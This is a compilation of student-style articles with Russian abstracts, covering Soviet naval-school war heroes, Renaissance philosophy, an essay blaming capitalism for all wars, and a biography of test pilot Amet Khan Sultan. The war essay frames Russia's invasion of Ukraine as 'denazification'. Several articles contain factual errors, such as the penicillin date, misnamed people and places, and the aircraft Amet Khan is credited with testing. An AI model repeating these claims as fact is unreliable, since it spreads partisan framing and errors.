Graduates of Nakhimov Black Sea Higher Naval School contributed glorious pages to the overall Victory over fascism during the Great Patriotic War. Among them is Dmitry Semenovich Kalinin. He lived a very short life – only 33 years, but faithfully and honestly serving the Fatherland he did a lot. D.S. Kalinin was born on September 14, 1910, left without parents early. His elder sister took care of him. In 1932, he was called up to serve in the Navy. Noticing his sharpness and diligence, the commanders sent him to study in Leningrad. After graduation, D.S. Kalinin received a position as an instructor in the Komsomol work of the political department of the Black Sea Higher Naval School in Sevastopol. And when the war began, he served in the Danube Military Flotilla. The hero's combat path began near Izmail where he participated in defensive operations on the Danube. Then he participated in the Kerch – Feodosiya amphibious operation. During the fighting on the Taman Peninsula, he took command of reconnaissance paratroopers' group.

Dmitry Semyonovich Kalinin performed his heroic (and last) feat on May 1, 1943. On the morning of May 1, 1943, his group consisting of twenty-two sailors engaged in an unequal battle with a Romanian regiment defending the coast in the Anapa–Sukko area.

The opponents were firing continuously, disabling one fighter after another. As a result, everyone died except Dmitry Kalinin. He did not have a single cartridge left, and only the dead bodies of his friends, his loyal comrades, lay around. The commander of the enemy regiment decided that the battle was over, but, suddenly turning pale, he saw the figure of a wounded Soviet soldier appear from behind the hillock. The fascists slowly moved towards him to capture him. But when they came almost close, Dmitry Kalinin pulled the pin of the grenade and ... stepped into immortality. After the explosion, more than thirty enemy soldiers were left lying on the ground.

The commander of the Romanian detachment was shocked by the Soviet soldier's courage and bravery, a worthy son of his Fatherland, Dmitry Kalinin. The commander of the Romanian detachment ordered to bury the Russian hero with all military honors, and to put a cross on the grave with an inscription in Romanian: "Brave Russian naval officer Dmitry Kalinin. May 1, 1943". D.S. Kalinin's detachment destroyed more than one hundred and sixty enemy soldiers in that battle. On May 31, 1944, Captain Kalinin Dmitry Semyonovich was awarded the title of Hero of the Soviet Union (posthumously).

Nakhimov Black Sea Higher Naval School is rightfully proud of its other hero –Dmitry Pavlovich Levin. He was born in October 1920, and from early childhood he dreamed of the sea. In 1938, he was called up to serve in the Navy. In September 1941, he graduated from Nakhimov Black Sea Higher Naval School and was sent to the front. Since May 1943 he was a commander of the armored boat '*BKA – 112*'. In June 1943, he sank two enemy boats, for which he was awarded the Order of the Red Banner. In September 1943, D.P. Levin was awarded the Order of the Red Star for his participation in the landing of amphibious detachments.

On November 3, 1943, an unequal battle ensued during the combat landing. However, despite the numerical superiority, the fascists failed to defeat the assault group from the shore. The enemy called aviation for help. In this battle Dmitry Pavlovich Levin died heroically. On January 22, 1944, Lieutenant Dmitry Pavlovich Levin was awarded the high title of Hero of the Soviet Union (posthumously).

Nakhimov Black Sea Higher Naval School can truly be called the forge of Heroes. As soon as the Great Patriotic War began, all the cadets went to the front to defend their Fatherland. Sixteen graduates were awarded the title of Heroes of the Soviet Union. They –the representatives of different nationalities of this country, stood shoulder to shoulder, bravely

fighting for peace, for happiness on Earth. In the most honorable place of our school there are monuments – busts of sixteen Heroes of the Soviet Union, graduates of Nakhimov Black Sea Higher Naval School.

But even in peacetime, many of them continued to serve the Fatherland. Among them Abdrakhmanov Asaf Kutdusovich who after the war was the deputy head of the second faculty of Nakhimov Black Sea Higher Naval School. He passed on his experience to the younger generations – cadets of the school. He was highly respected by the entire staff of the school. He always treated the service creatively, introduced the latest techniques, methods and forms into the educational process organization.

Fyodor Sergeevich Dyachenko is also a graduate of Nakhimov Black Sea Higher Naval School. He was on the Great Patriotic Warfronts since 1941. He fought bravely and selflessly. He was wounded five times, but never gave up.

Conclusion. The further the war years go into history, the brighter we see the great feat of our compatriots – graduates of Nakhimov Black Sea Higher Naval School – thanks to them the Soviet people won the Great Patriotic War. We, contemporaries, should be grateful to the heroes for the freedom won, correctly evaluate the lessons of the past, remember at what price this freedom was won, and transmit this feeling of gratitude to perspective generations. It is extremely important that the moral experience of the war years become an integral part of the spiritual world of today and perspective generations. This is the key to our prosperity as a great nation.

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Аннотация. Данная статья посвящена анализу бессмертных подвигов выпускников Черноморского высшего военно-морского училища имени П.С. Нахимова – истинных морских офицеров и настоящих героев. Их решительность, смелость, бескомпромиссность, честность и преданность раз и навсегда выбранному делу являются духовно-нравственным потенциалом, необходимым для воспитания молодых поколений. Очень важно, чтобы нравственный опыт военных

лет стал неотъемлемой составляющей духовного мира сегодняшнего и будущих поколений. В этом залог нашего процветания как великой нации.

Ключевые слова: выпускники Черноморского высшего военно-морского училища имени П.С. Нахимова, духовно-нравственный потенциал.

Annotation. This paper is dedicated to the analysis of the immortal exploits of Nakhimov Black Sea Higher Naval School graduates – true naval officers and real heroes. Their determination, courage, uncompromising, honesty and dedication to the chosen cause once and for all are the spiritual and moral potential necessary for the education of young generations. It is very important that the moral experience of the war years become an integral part of the spiritual world of today and perspective generations. This is the key to our prosperity as a great nation.

Key words: graduates of Nakhimov Black Sea Higher Naval School, spiritual and moral potential.

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PHILOSOPHY OF THE RENAISSANCE

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Renaissance philosophy was the period of the history of philosophy in Europe that falls roughly between the Middle Ages and the Enlightenment. It includes the 15th century; some scholars extend it to as early as the 1350s or as late as the 16th century or early 17th century [1, p. 8], overlapping the Reformation and the early modern era. Among the distinctive elements of Renaissance philosophy are the revival (renaissance means «rebirth») of classical civilization and learning; a partial return to the authority of Plato over Aristotle, who had come to dominate later medieval philosophy; and, among some philosophers, enthusiasm for the occult and Hermeticism.

The emergence of the philosophy and culture of the Renaissance is explained by a number of factors. Firstly, the great geographical discoveries (Columbus, Vasco da Gama) made a major revolution in the worldview of people; secondly, scientific and theoretical discoveries contributed to the rapid development of industrial production; Thirdly, feudalism experienced a sharp failure.

In the XVI - XVII centuries, in a Western European country a series of revolutions. Capitalism replaced feudalism. The violent improvement of industrial production and trade, the increase in urban areas, their transformation into commercial, industrial, cultural, political centers prompted the strengthening and centralization of European settlement and the strengthening of secular power.

Renaissance humanism was a movement that affected the cultural, political, social, and literary landscape of Europe. Beginning in Florence in the last decades of the 14th century, Renaissance humanism revived the study of Latin and Greek, with the resultant revival of the study of science, philosophy, art and poetry of classical antiquity [2, p. 9-10]. The revival was based on interpretations of Roman and Greek texts, whose emphasis upon art and the senses marked a great change from the contemplation on the Biblical values of humility, introspection, and meekness. Beauty was held to represent a deep inner virtue and value, and an essential element in the path towards God.

Humanism's divergence from orthodox Christianity can be identified with the condemnation of Pelagianism by Jerome and Augustine. Like the Humanists, Pelagius perceived humans as possessing inherent capacity for developing the qualities that the church perceived as necessitating the gift of grace from God. Pelagius rejected the doctrine of original sin. The Humanists likewise recognize humans as born not with a burden of inherited sin due to their ancestry but with potential for both good and evil which will develop in this life as their characters are formed [4, p. 45-46]. The Humanists therefore reject Calvinistic predestination, and understandably therefore arouse the hostility of Protestant fundamentalists.

Renaissance humanists believed that the liberal arts (music, art, grammar, rhetoric, oratory, history, poetry, using classical texts, and the studies of all of the above) should be practiced by all levels of wealth. They also approved of self, human worth and individual dignity.

Noteworthy humanist scholars from this period include the Dutch theologian Erasmus, the English author (and Roman Catholic saint) Thomas More, the French writer François Rabelais, the Italian poet Francesco Petrarch and the Italian scholar Giovanni Pico della Mirandola.

In astronomy, heliocentrism is the theory that the Sun is at the center of the Solar System. The word came from the Greek (Helios = sun= center). Historically, heliocentrism was opposed to geocentrism, which placed the earth at the center. (The distinction between the Solar System and the Universe was not clear until modern times, but extremely important relative to the controversy over cosmology and religion.) Although a number of early cosmologists such as Aristarchus speculated about the motion of the Earth around a stationary Sun, most of them refrained themselves from speaking out of the fear for imprisonments and even execution based on

claims of blasphemy and other charges from the Church at the time [6, p. 121-122]. It was not until the 16th century with sacrifices of scientists such as Giordano Bruno and the Polish mathematician and astronomer Copernicus presented a fully predictive mathematical model of a heliocentric system, which was later elaborated and expanded by Kepler and defended by Galileo, becoming the center of a major dispute.

The City of the Sun is a philosophical work by the Italian Dominican philosopher Tommaso Campanella. It is an important early utopian work. The City of the Sun is presented as a dialogue between "a Grandmaster of the Knights Hospitaller and a Genoese Sea-Captain". Inspired by Plato's Republic and the description of Atlantis in Timaeus, it describes a theocratic society where goods, women and children are held in common. It also resembles the City of Adocentyn in the Picatrix, an Arabic guide to magical town planning [7, p. 88-89]. In the final part of the work, Campanella prophesies — in the veiled language of astrology — that the Spanish kings, in alliance with the Pope, are destined to be the instruments of a Divine Plan: the final victory of the True Faith and its diffusion in the whole world. While one could argue that Campanella was simply thinking of the conquest of the New World, it seems that this prophecy should be interpreted in the light of a work written shortly before The City of the Sun, The Monarchy in Spain, in which Campanella exposes his vision of a unified, peaceful world governed by a theocratic monarchy [8, p. 123-124].

The philosophy of the Renaissance was distinguished by a pronounced anthropocentrism. If in the Middle Ages a person was considered only within the framework of relations with God, as a divine being, then the philosophy of the Renaissance is characterized by the study of a person in his earthly way of life. Formally, the philosophers of this era still put God at the center of the universe, but the main attention was already paid to man, and not to God.

Now a person was considered as a separate creative person, with an inner world, earthly qualities. Liberation from spiritual shackles led to an extraordinary flowering of art and literature, the formation of a humanistic worldview.

The culture of the Renaissance was focused not only on a person, but also on a new interpretation of the world. The Middle Ages primarily continued the concept of Aristotle (which was based on the idea of passive matter and the form imposed on it).

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Аннотация. Эпоха Ренессанса занимает особое место в истории человеческой цивилизации. Она не только подарила человечеству целую плеяду выдающихся ученых и общественных деятелей, но и совершила поворот в духовной жизни общества, создав новую концепцию гуманизма. Возросла ценность человеческой личности, сформировалось понятие уникальности индивидуума и личности как таковой – ценности, не знакомые и чуждые другим цивилизациям.

Ключевые слова: Ренессанс, Эпоха Возрождения, ценность человеческой личности, концепция гуманизма, духовность, сокровища мировой архитектуры, расцвет высокого искусства, изменение в политической философии.

Annotation. The Renaissance occupies a special place in the history of human civilization. She not only gave humanity a whole galaxy of outstanding scientists and public figures, but also made a turn in the spiritual life of society, creating a new concept of humanism. The value of the human personality has increased, the concept of the uniqueness of the individual and personality as such has been formed - values that are not familiar and alien to other civilizations.

Keywords: Renaissance, the value of the human person, the concept of humanism, spirituality, the treasures of world architecture, the flowering of high art, a change in political philosophy.

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CAPITAL & WARS: THEIR MUTUAL INFLUENCE AND INTERDEPENDENCE

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Introduction

The problem of global instability characterized by constant wars unleashed by the Collective West against many countries: Afghanistan, Iraq, Libya, Syria, as well as interference in a special military operation conducted by the Russian Federation aimed at denazification of Ukraine – requires careful philosophical and social research. What is the real cause of wars? Religion? Nationalism? Terrorism? Not at all. The only reason is economic and its militarization. Capitalism cannot exist without wars because the goal of the capitalist economy is not to produce goods and provide services, but to make a profit. The greatest profit to the capitalists is given by those ‘goods and services’ that are necessary for the conduct of wars.

Materials and Methods

The purpose of this article is to analyze the nature of wars, their main causes and consequences from the point of view of the relationship and mutual influence of wars and capital.

The scientific correctness of the analysis of capitalism presented in the studies of A. Smith, and later in the works of K. Marx, F. Engels and other scientists is becoming more and more obvious.

In *The Study of the Nature and Causes of Nations' Wealth*, Adam Smith was the first who formulated the concept of productive labor as the source of nations' wealth. In the part *On the Nature of Capital, Its Accumulation and Application*, A. Smith showed that the market is an ideal regulatory mechanism for the economy [7]. Capital, according to Smith, is the stock of goods that bring or can bring income. The owner of capital buys their labor from the workers and hopes to make a profit under the size of the invested funds, and this encourages one to invest as much as possible.

In his most famous work *Capital. Critique of Political Economy*, Karl Marx builds the logic of the capital development starting with its simplest form – the commodity. This logic of development is derived from the material history of capital itself. The reason for the crises K. Marx and F. Engels saw in the pursuit of profit, in the free increase in the industrial goods production without taking into account the total need for them [4, 3, 2].

Results and Discussion

The world economy is arranged in the form of capitalism which implies money into goods producer, which increase the amount of money forming a cycle: on the one hand, money breeds a war; on the other hand, as Louis the Twelfth said, to fight the war, you need three things: money, money, and money again. We must admit, this cycle has its own origin.

The whole thing started with initial accumulation. Capitalist attitude implies that ownership on producer goods is detached from workers. Capitalist production maintains separation and reproduces it.

So the process of capitalist attitude creation is the process of separation workers from their ownership.

The era of capitalism has begun in the sixteenth century when feudal exploitation was replaced by capitalist exploitation. It was achieved by concentration of producer goods in hands of minority and liberation of workers by withdrawal of all producer goods and deliverance from feudal dependence.

As an visual example, one should consider these processes on the example of England capitalization. Until the 16th century, the predominant majority of the population was free peasants. The land and means of production were leased from the feudal lords. This arrangement of the economy created conditions for national prosperity, but prevented the accumulation of capital.

Favorable conditions for business emergence were created by chance. Because of the desire for absolutism, the royal power dissolved the feudal squads. In parallel with these events, a sharp rise in the wool manufactory took place which required the mass breeding of sheep. There was a need to turn arable land into pastures. These circumstances led to peasants' expropriation.

For these economic purposes, an entire nation was oppressed for several centuries, leading to the Irish War of Independence. It broke out in 1641 during the reign of Charles the First, but his loyalty to the Irish did not suit the capitalists. As a result, Charles the First was deposed by the tyrant Cromwell.

The new henchman of the parliament immediately went to suppress the rebels. As a result, Cromwell began to drive the Irish off the land and sell it to adventurers.

Soon the monarchy was restored, and the crown went to James the Second, but because of his reforms in favor of the Irish, he did not have popularity in England, and soon the ruler of the Netherlands, William the Third Oransky, was invited to the throne. Fighting broke out again on the territory of Ireland. William the Third – at the head of the Protestants against James the Second with his Irish army. The British were victorious again.

It's interesting but all of these wars were fought under the pretext of the transformation of Catholic Irish to Protestants. However, William's campaign was blessed by the Pope. Most likely, religion in these matters did not care. The only significant result of the above-mentioned clashes was the expropriation of the Irish.

So, in 1641, the native population owned 59% of the territories, under Cromwell – 22%, in the time of William – 14%, and by 1714 – only 7%. Thus the capitalists received vast private lands and cheap labor: the Irish people thrown on the sidelines of life.

One should bring to the concept of capital turnover from the beginning of our research: the more money, the larger the production. And a lot of money was needed for the new class of industrialists to win over the shop system.

Once again, the opportunity was favorable: the discovery of new lands contributed to the enrichment. And the lack of any humanity and capitalists' selfishness allowed them to enslave the natives, plunder the East India, and appropriate the gold and silver mines in America. After acquiring huge amounts of capital, a new class of cheats (crooks) needed large markets. The trade policy was very clearly expressed in the form of the opium war with China.

Since 1757, Europeans were forbidden to trade with China, as the emperor of the Middle Kingdom considered the Western civilization as barbaric. The only exceptions were the ports of Macau and Canton, but trade was carried out only in a limited number of goods and through an intermediary which is extremely unprofitable for capital.

India, the world's leading opium producer, came to the rescue. The East India Merchant Guild was granted a monopoly on the sale of opium. Then the smuggling of opium into China was organized.

The population's fascination with the drug drove Chinese production down, while the death rate increased. In addition, the opium trade devalued copper coins as transactions were made for silver, which grew in value. And copper was devalued, but it was the main means of exchange, and as a result, the poor population became even poorer.

This did not suit the emperor, and in 1839 a commissioner was sent to Canton, who arrested representatives of the East India Company and forced them to surrender opium. After this incident, China completely stopped trading, and England had a reason to declare war.

An expedition was sent from India: 40 ships. Due to the technical advantages, the British won a number of serious victories and forced the emperor to negotiate. As a result of the agreement:

- 5 ports were opened and trade through agents was canceled;
- Hong Kong was transferred to England;
- 21 million contributions were paid;
- trade duties were reduced from 15% to 5%.

The result of these changes was the following:

- opium supply increasing;
- ruining of native population by English weavers;

- taxes increasing due to the cheaper copper coin.

Revolutionary sentiments have intensified among the people. The Taiping Organization raised an insurrection that lasted as a civil war for 8 years.

In 1850, the new Sianfeng Emperor refused to renegotiate the trade treaties, and in 1856, the second opium war began. The coalition of England and France won, and then Russia and the United States joined the treaty.

The result was new conditions:

- 6 new ports;
- opening of foreign embassies;
- permission to trade on the Yangtze river;
- the right of the English and the French to free movement in China;
- legalization of opium sales and production in China;
- 16 million contributions;
- permission to export Chinese workers abroad;
- transferring parts of the Jiulong Peninsula and Burma to England, the northern lands of China to Russia, and Indochina to France.

This destructive war led to massive opium addiction, economic abyss, and political dependence [5].

Thus capital shows its true face, as Thomas Joseph Dunning accurately stated in 1860:

Capital avoids no profit, or very small profit, just as Nature was formerly said to abhor a vacuum. With adequate profit, capital is very bold. A certain 10% will ensure its employment anywhere; 20% certain will produce eagerness; 50%, positive audacity; 100% will make it ready to trample on all human laws; 300%, and there is not a crime at which it will scruple, nor a risk it will not run, even to the chance of its owner being hanged. If turbulence and strife will bring a profit, it will freely encourage both. Smuggling and the slave-trade have amply proved all that is here stated [1].

As for the possible consequences of wars, it should be noted that many things that are considered inventions were originally intended for military needs.

A large number of people use the services of airlines every day. It doesn't matter – whether it's business or leisure. A plane will take you anywhere in the world quickly and comfortably because it has turbojet engines! However, where did such engines come from?

The first aircraft to take to the sky with a turbojet engine (HeS-3) was the He 178 designed by von Ohain. It happened on August 27, 1939, a few days before the Second World War started. Von Ohain wasn't an innovator.

The first projects of jet engines appeared in the middle of the 19th century, but his plane was the first fully realized design. Work in this area

continued further, but when the Luftwaffe began to lose the advantage in the air, the Reichcommand set the task of creating an aircraft that would surpass the Allied aircraft. So the jet fighter – bombard appeared.

The Me 262 with two Junkers Jumo-004 turbofan engines began to be mass-produced in August 1944. In November of the same year, the German fleet was replenished with the Arado Ar 234 Blitz jet bomber with the same engines. All the technical documentation went to the Americans. The Soviet military was able to shoot down several of these aircraft, and the wreckage was delivered to their design bureaus. As a result, Boeing aircraft in the United States acquired jet engines, and in the USSR began to produce a civil jet TU-104, based on the TU-16 jet bomber.

Another technological marvel that is open initially for military purposes has become a nuclear power. However, at what cost?

On August 6, 1945, a B-29 “Enola Gay” bomber of the US Air Force dropped an atomic bomb on Hiroshima, killing 80 thousand people. On August 9, the Americans similarly demolished Nagasaki, taking the lives of 40 thousand people. And this is not counting oncological diseases that have affected several generations.

Convinced that nuclear energy has a huge potential, Igor Kurchatov decided to direct it in the right direction. After leading a group of outstanding Soviet scientists, he began to develop a nuclear reactor. In 1950, after several years of calculations and preparation, the construction of the world’s first nuclear power plant began. So, in 1954, the Obninsk nuclear power plant appeared, which marked the beginning of a new era in the energy sector. It was based on the first uranium-graphite reactor AM-1.

At the moment, there are 192 nuclear power plants in 31 countries in the world. The leader in this area is the United States which has 62 nuclear power plants, followed by France which has 19 nuclear power plants. However, it is in France that the most powerful reactors at the Sivo station are located. Russia has 10 stations.

Thanks to many scientists’ efforts, humanity was able to use atomic energy. But the examples of Sellafield, Harrisburg, Chernobyl, and Fukushima show that the atom may be peaceful, but it is not peaceful by nature!

War is not just a confrontation between political factions, states, or alliances. War is also medicine’s struggle with death: for every new weapon, medicine must respond with a new medication/drug, tool, or scientific knowledge.

Nikolai Pirogov made an invaluable contribution to the art of healing in general and to military field surgery in particular. Some of his discoveries had to be made in hospitals of the besieged Sevastopol during the Crimean War of 1853-1856.

He owns the idea of sorting the wounded by gravity. Five categories were identified: hopeless, requiring immediate assistance, able to survive delivery to the hospital, to be sent to the hospital and lightly wounded. This made it possible to preserve medicines in conditions of shortage and regulate doctors' work.

In addition, for the first time, a plaster cast was applied in Sevastopol by Pirogov, and starched dressings were actively used.

During the First World War people were seriously injured. This gave an impetus to the development of prosthetics. Before that, the prostheses were uncomfortable, there was no use from them, but only the appearance of person's integrity. Now that the demand for artificial limbs has increased, so has their practicality. An example of this is the design of a prosthesis with a nozzle on the arm, equipped with a forked hook that allows a person to perform simple everyday tasks.

Twenty-one years later, during the Second World War, medicine had to adapt to the new realities. Thanks to British scientists – Howard Florey, Ernst Cheyne and Norman Heatley – penicillin began to be produced on an industrial scale. They conducted their research in 1940-1941, based on the discovery of penicillin by Alexander Fleming in 1924. These discoveries made it possible to provide the Allied armies with the antibiotics needed in hospitals in many war theater areas [6].

Thus we saw that the war has become the impetus for some very significant discoveries and inventions. As someone once said, the road to war is paved with good inventions.

Conclusion

Based on the analysis of the nature of wars, their main causes and consequences from the point of view of the relationship and mutual influence of wars and capital, the following conclusions can be drawn.

1. The only reason for any war is the economy.
2. The uninterrupted mass production of weapons by the military-industrial complex is the largest source of profits, and therefore requires constant wars.
3. As for the current aggressive wars unleashed by the United States and NATO, they are all caused by the same reason – economic one.
4. The only consequence of any war is destruction and ruin.

And one more thing. As Bertolt Brecht said: «There will be wars as long as at least one person can earn money from them».

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Аннотация. В статье представлен теоретический анализ природы войн, их основных причин и следствий с точки зрения взаимосвязи и взаимовлияния войн и капитала. Целью капиталистической экономики является, прежде всего, получение прибыли, которую дают капиталистам только те товары и услуги, которые необходимы для ведения войн. На основе анализа трудов А. Смита «Исследование о природе и причинах богатства народов», К. Маркса «Капитал. Критика политической экономии», а также Ф. Энгельса «Происхождение семьи, частной собственности и государства: В связи с исследованиями Льюиса Г. Моргана» авторами выявлено, что единственной причиной любой войны является экономическая выгода – получение прибыли; бесперебойное массовое производство вооружений военно-промышленным комплексом есть крупнейший источник прибылей, и поэтому требует постоянных войн; единственным следствием любой войны является разрушение и разорение народа.

Ключевые слова: капитал, войны, капиталистическая экономика, производительный труд, товар, прибыль.

Annotation. Theoretical analysis of wars nature, their main causes and consequences from the standpoint of the relationship and mutual influence of wars and capital is presented in the paper. The goal of the capitalist economy is primarily to make a profit which is given to capitalists only by those goods and services that are necessary for the conduct of wars. Based on the analysis of A. Smith's *The Study of the Nature and Causes of*

Nations' Wealth, K. Marx's work *Capital. Critique of Political Economy*, as well F. Engels' *The Origin of the Family, Private Property, and the State: In Connection with Lewis G. Morgan's Research*, it is proved that the only reason for any war is economic benefit – making a profit; the uninterrupted mass production of weapons by the military-industrial complex is the largest source of profits, and therefore requires constant wars; the only consequence of any war is destruction and ruin.

Keywords: capital, wars, capitalist economy, productive labor, commodity, profit.

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AMET KHAN SULTAN'S HEROIC LIFE IN THE CONTEXT OF THE INTERETHNIC RELATIONS PROBLEM

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Introduction. In modern sociocultural conditions, the actualization of problems associated with international, interethnic relations is noted. The need to resolve the contradiction between the established forms of interpersonal and interethnic relations and the information avalanche which is taking possession of an increasing number of young people's minds and souls, the need to understand the life goals, to identify a system-forming center which would allow for a holistic perception of what is happening – all this necessitates the need to address the problem of finding value orientations, life meanings, norms and rules of behavior and life in a multicultural, multinational society.

The Great Patriotic War as an extremely significant part of the Second World War is an important historical milestone for the citizens of many countries. A special place in military-historical publications is occupied by personalities of the Great Patriotic War who, without exaggeration, have repeatedly decided the fate of the world on the battlefields: they played a decisive role on the fronts, and later showed heroism and selflessness in peacetime. Representatives of different nationalities who were united by the common struggle for our Motherland during the Great Patriotic War, for its restoration in the post-war period were among them. The courage and heroism of Soviet soldiers knew no national borders. And the further the

war years go into history, the brighter their great feat appears thanks to which the Soviet people won the Great Patriotic War.

A good example for all of us is the heroic fate of our countryman, a native of Alupkacity, test pilot Amet Khan Sultan (1920-1971) who at the age of 25 became twice a Hero of the Soviet Union.

This study is to some extent intended to remind about the unity of different nationalities of this country and the heroism of their representatives in defending the Fatherland in the hardest years and in the equally difficult post-war years on the example of Amet Khan Sultan's heroic fate, his numerous feats in the name of our Fatherland.

Materials and Methods. The methodological basis was A.A. Simonov, N.G. Bodrikhin, I.B. Balakov, O.A. Rzheshesky, S. Kovalev, I.N. Shkadov and other researchers' works which are devoted to the heroic pages of the Great Patriotic War and the personalities who influenced the course of this war. Among them Amet Khan Sultan occupies a special place. This paper uses such research methods as the study of sources on the topic, their analysis and synthesis, comparison and generalization [1-6].

According to his mother, Amet Khan Sultan was a Crimean Tatar, according to his father he was a Lakh (Dagestan highlander) (pict.1). After the 7th grade, he entered the railway factory school, worked as a locksmith. In 1939, he was admitted to the Kacha Military Aviation School. On the first day of the war, June 22, 1941, Amet Khan Sultan made several assault sorties on his *I-153*. And by October 1941, he had already had 130 combat sorties – assault and reconnaissance – and was awarded the Order of the Red Banner.

On May 31, 1942, Amet Khan Sultan rammed a twin-engine *Ju-88* in the sky over Yaroslavl, and he ejected from a burning plane. For this ram, the pilot was awarded the Order of Lenin.

At the end of August 1942, the brave pilot had to parachute again from a fierce air battle, but now near Stalingrad.



Picture 1 – Amet Khan Sultan

In the battles for Voronezh and Stalingrad, Amet Khan Sultan successfully mastered and used to the limit all the potential combat capabilities of the *I-15*, *I-16*, *I-153*, British *Hurricane*, *Yak-1*, *Yak-76* fighters. And over the Kuban, Rostov-on-Don, Taganrog, Melitopol, Crimea, Königsberg and Berlin, the Sultan fought already on the American *Aerocobra*. It was then that his tendency to maximize the disclosure of all the capabilities of new aircraft in combat conditions was clearly manifested. Constant transfers from one type of fighter to another only enriched him with experience and new knowledge.

During the war, he made 603 combat sorties (70 of them were for attacking enemy personnel and equipment) on *I-153*, *Hurricane*, *Yak-7B*, *Yak-1*, *P-39 Aerocobra* and *La-7* fighters, personally shot down 30 enemy aircraft in 150 air battles and as part of a group of 19 enemy aircraft.

In January 1944, Amet Khan and his comrade-in-arms, Hero of the Soviet Union Ivan Borisov, managed to hijack an enemy *Fi-156 Storch* aircraft with a pilot and a staff officer with documents, forcing the enemy pilot to land at a Soviet airfield. Interestingly, Amet Khan mastered the captured German communications aircraft almost immediately, making an independent flight on it.

For the courage and heroism shown in the battles with the Nazi invaders, by the USSR Supreme Soviet Presidium Decree of August 24, 1943, Guards Captain Amet Khan Sultan was awarded the title of Hero of the Soviet Union with the Order of Lenin and the Gold Star medal award. Amet Khan Sultan was awarded the second Gold Star Medal on June 29, 1945.

After the war, until February 1946, he continued to serve in the Air Force as an assistant to the 9th Guards Fighter Aviation Regiment for air rifle service (in the Belarusian military District; the city of Kobrin, Brest region, Belarus). He flew on the *La-7*.

Since February 1946, he studied at the Air Force Academy (Monino). Since April 1946, Major Amet Khan Sultan has been in the reserve.

Since February 1947, he worked as a test pilot at the Flight Research Institute (Zhukovsky, Moscow region), where he successfully performed various tests. Initially, he worked on gliders, then tested new ejection systems on jet and fighter aircraft *Yak-15*, *Yak-25*, *MiG-15*, *MiG-17*, *MiG-19*, *MiG-21* and *SM-1*, *La-15*, soon switched to heavy aircraft *Tu-4*, *Tu-16*, *Il-28*, *Yak-28*, *An-10a*. Amet Khan was the first to lift these and dozens of other planes into the sky, test them and give them a start in life.

The most modern aircraft of the third and fourth generation are the *MiG-23*, *MiG-25*, *MiG-29*, *MiG-31*. *Su-24*, *Su-27*, *Su-29* were also tested by Amet Khan Sultan. They entered mass production after the tragic death of Amet Khan. Even the ace-pilots were amazed at how masterfully he tested rockets.

In June 1949, together with I. Shelest, he conducted the first fully automatic refueling in the air in this country on a *Tu-2* aircraft.

In the early 50s of the XX century, he was entrusted with testing... an air-to-ship cruise missile. The product (*LL-1*, *LL-2*, flying laboratories of the P.V. Tsybin Design Bureau) was suspended under a *Tu-4* bomber and dropped from a height of about 3000 meters. In the free fall mode, the automation started the engine, and the pilot, taking control, landed the rocket. According to the memoirs of one of the test pilots, "...The planning angle is like a brick; the landing speed is like a meteorite; the fuel reserve on landing is for one refueling of a pocket lighter." Even professionals called these people as 'suicide bombers'. For testing a manned model of a cruise missile (1953), he was awarded the Stalin Award.

In the late 1950s, Amet Khan Sultan made dozens, if not hundreds of test flights under the program for the development of ejection seats for pilots and astronauts. His constant partner was the test pilot Valery Golovin who performed the ejection.

On November 12, 1958, an unauthorized firing of a catapult powder cartridge occurred on a *MiG-15UTI* aircraft carrying Sultan and Golovin. As a result, the plane's tank was punctured, and Golovin was clamped by an ejection seat. The depressurized cabin was flooded with aviation kerosene whipping so that the dashboard was not visible. A fire could break out at any second, and the flight director gave the command to Amet Khan to leave the plane. However, the pilot could not leave his friend. In absolutely unthinkable conditions, with the threat of fire and explosion every second,

Amet Khan Sultan landed the plane, managing to save both Valery Golovin and the plane.

On September 23, 1961, Amet Khan Sultan was awarded the title of 'The USSR Honored Test Pilot'.

It can be stated with full confidence that Amet Khan Sultan paved the way to space: he conducted training sessions to prepare for the flight of the first cosmonauts: Yuri Gagarin, Andriyan Nikolaev, Pavel Popovich, German Titov, Anatoly Kartashov, lifting the plane to a high altitude and creating conditions of weightlessness for astronauts.

On February 1, 1971, during a test flight of the *Tu-16 LL* flying laboratory, test pilot, twice Hero of the Soviet Union Colonel Amet Khan Sultan died. The mystery of the plane's disaster has remained unsolved. According to one version, an experimental engine exploded; according to another, the flaps of the aircraft turned out to be faulty and uncontrollable divergent oscillations began which led to the destruction of the aircraft in the air.

This is how his comrades remembered Amet Khan Sultan.

Francois de Joffre, a French pilot of the Normandy – Niemen Volunteer aviation regiment, recalled: "I met my old friend Amet Khan – twice Hero of the Soviet Union, the famous 'king of the ram'. Do you know what a battering ram is? This is the highest form of self-sacrifice of a Russian pilot who, having completely used up ammunition, rushes to an enemy plane and hits it with his plane. In ninety cases out of a hundred, this is an imminent death. Amet Khan was lucky, and he remained alive..."

Hero of the Soviet Union, the USSR Honored Test Pilot, commander of the first supersonic passenger aircraft *Tu-144E.V. Elyan*: "Amet Khan Sultan was a pilot who managed everything, no matter what he undertook. Neither I nor anyone else know of a second such tester."

Twice Hero of the Soviet Union, Major General of Aviation *A.V. Vorozheikin*: "When the Germans heard the warning: 'Ahtung! Ahtung! Amet Khan Sultan is in the sky!' – they were lost and tried to avoid meeting him as much as possible."

In the brave test pilot Amet Khan Sultan's heroic fate, there were also bitter tragic events associated with the deportation of the Crimean Tatar people. The hero's parents were not touched after the war, but Amet Khan's brother Imran was arrested as a person who collaborated with the invaders. Imran Sultan served in the so-called auxiliary police.

Of course, this event had a certain impact on Amet Khan Sultan's life, especially in the post-war period. But in no way it can become a kind of watershed that forms a rift in the assessment and interpretation of Amet Khan Sultan's heroic fate, who by his exploits proved his boundless love for his Homeland and readiness to defend it without sparing his own life.

At the present, the current problems are intercultural, interethnic relations which are growing to global proportions: political processes affect the relations of peoples as well. The Great Patriotic War presented to the whole world real examples of courage and perseverance, heroism of the multinational people of the Soviet Union. To some extent, this study is intended to remind about the unity of different nationalities of this country and the heroism of their representatives in defending the Fatherland in the hardest years and in the equally difficult post-war years. The friendship of the Soviet Union peoples withstood the tests of the war, post-war reconstruction with honor and hardened even more. Among the Heroes of the Soviet Union are representatives of over a hundred nations and nationalities. The most heroic were the Laks who occupy the first place in terms of the number of Heroes of the Soviet Union as a percentage of Heroes per capita of this nationality. Ametkhan Sultan, twice Hero of the Soviet Union, also glorified the Lak people. Although the brave hero has always considered himself as a part of the great country – the Soviet Union. Memories of the famous Avar writer Rasul Gamzatov about Amet Khan Sultan who always considered himself as a part of our great country have been preserved: “I had a famous friend, twice Hero of the Soviet Union Amet Khan Sultan. His father is Dagestani, and his mother is Tatar... 